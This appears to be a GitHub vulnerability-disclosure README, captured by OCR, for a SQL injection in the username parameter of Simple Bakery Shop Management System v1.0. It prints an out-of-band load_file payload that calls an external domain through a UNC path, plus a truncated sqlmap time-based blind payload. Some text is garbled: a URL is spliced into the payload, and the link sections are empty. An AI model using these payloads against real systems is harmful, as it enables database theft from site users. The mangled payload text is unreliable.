
nu11secur1ty Update README.MD ... on Feb 14 History

..	
Docs	10 months ago
PoC	10 months ago
README.MD	10 months ago

README.MD

Simple Bakery Shop Management

Vendor



Description:

The username parameter from Simple Bakery Shop Management System v1.0 appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\uecbuk5uwc33xkpj8ty1fdix5obhz9n0qoib8zx.https://www.sourcecodester.com/php/15174/simple-bakery-shop-management-system-phpoop-free-source-code.html\\zgr'))+' was submitted in the username parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can be retrieving all information about all accounts of this system. The malicious actor can use this information for malicious purposes! WARNING: If this is in some external domain, or some subdomain, or internal, this will be extremely dangerous!

Status: CRITICAL

[+] Payload:

```
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=gqHxMzWA'+(select load_file('\\\\uecbuk5uwc33xkpj8ty1fdix5obhz
---
```

Reproduce:

href

Proof and Exploit:

href

Music

href